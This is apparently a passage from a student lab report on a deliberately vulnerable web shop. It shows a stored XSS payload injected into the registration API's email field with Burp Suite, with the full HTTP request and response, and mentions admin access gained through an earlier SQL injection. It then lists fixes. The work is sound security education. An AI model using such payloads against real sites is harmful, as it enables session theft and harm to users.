
Instead of using our registration email address, we injected the XSS script. We also noticed that it was not recognizing our XSS payload, so we had to use a backslash to escape the apostrophe. Then we started Burp Suite to send the injected XSS script to repeater.



The screenshot shows the Burp Suite interface with a POST request to `/api/Users/`. The 'email' field contains the XSS payload: `<iframe src=\\"javascript:alert('xss')\\>`. The 'Response' tab shows a successful 200 OK response with a JSON object containing user information and the injected XSS payload in the 'email' field.


```
POST /api/Users/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 272
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
continueCode=ygbYRZNsQqM6A2Jt914c2fKnuJLT4rHMMivvt6LTKeHeA13rkT0zDExaLp;
code-fixes-component-format=LineByLine
{
  "email": "<iframe src=\\"javascript:alert('xss')\\>",
  "password": "testing123",
  "passwordRepeat": "testing123",
  "securityQuestion": {
    "id": 2,
    "question": "Mother's maiden name?",
    "createdAt": "2024-02-15T22:30:13.455Z",
    "updatedAt": "2024-02-15T22:30:13.455Z"
  },
  "securityAnswer": "mnby"
}
```

Here, we got 200 as a success response, which meant our injection was successfully implemented.




The screenshot shows the Burp Suite interface with a successful 200 OK response. The 'email' field contains the XSS payload: `<iframe src=\\"javascript:alert('xss')\\>`. The 'Response' tab shows the JSON response object, which includes the injected XSS payload in the 'email' field.

```
HTTP/1.1 200 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Location: /api/Users/25
Content-Type: application/json; charset=utf-8
Content-Length: 831
Etag: W/"1ab-ZY1b0s19DgspopACubNfbGuyNHWw"
Vary: Accept-Encoding
Date: Fri, 16 Feb 2024 05:35:11 GMT
Connection: close
{
  "status": "success",
  "data": {
    "username": "",
    "role": "customer",
    "accessToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/default.svg",
    "isactive": true,
    "id": 25,
    "email": "<iframe src=\\"javascript:alert('xss')\\>",
    "updatedAt": "2024-02-16T05:35:11.079Z",
    "createdAt": "2024-02-16T05:35:11.079Z",
    "deletedAt": null
  }
}
```



We entered the admin page using the admin credentials and, using SQL injection in task 2, we were able to see that the user had registered, and that localhost was reporting "XSS." This indicated that the client-side security measure had been successfully bypassed.



Vulnerabilities' Exploited by Task 4:

- Manipulation of Requests Sent to the Client-Server
- Malicious Code Inserted in Client-Server Data
- Bypassed Client-Side Security Mechanism
- Unauthorized Access using Credentials.
- Lack of Validation for User Data
- Delivery of Malware to Users
- Potential for Further Attacks

How Vulnerabilities Can Be Fixed or Addressed:

- Input Validation
- Avoidance of XSS in Design
- Automated Vulnerability Scanning
- Implementation of Content Security Policy (CSP)
- Sanitized Inputs and Validation
- Deployment of Web Application Firewall (WAF)

Real-World Scenarios:

- Numerous web applications, including social media sites, e-commerce platforms, and banking portals, are vulnerable to XSS vulnerabilities.
- Attackers can deploy malicious scripts through vulnerabilities such as persistent XSS, which are present in product review sections of retail websites.
- These scripts could either obtain session cookies or redirect users to phishing websites when they access affected pages.
- Insufficient execution of client-side security protocols, like email verification and input validation, may expose the application and its users to cross-site scripting (XSS) attacks.

References

1. Swinhoe, M. H. a. D. (2023, November 8). The 15 biggest data breaches of the 21st century. CSO Online.<https://www.csionline.com/article/534628/the-biggest-data-breaches-of-the-21st-century.html>
2. YouTube Transcript - read YouTube videos. (n.d.). <https://youtubetranscript.com/>
3. Dropout. (2014, October 27). Rapper who is very concerned with password security [Video]. YouTube. <https://www.youtube.com/watch?v=v59CX2DiX0Y>
4. MC SafeSearch - Protect ya Passwordz (2014). (2014, October 27). IMDb. <https://imdb.com/video/mc-safesearch/protect-ya-passwordz>

Video Recording Link:

<https://youtu.be/LjBvedyGKo0>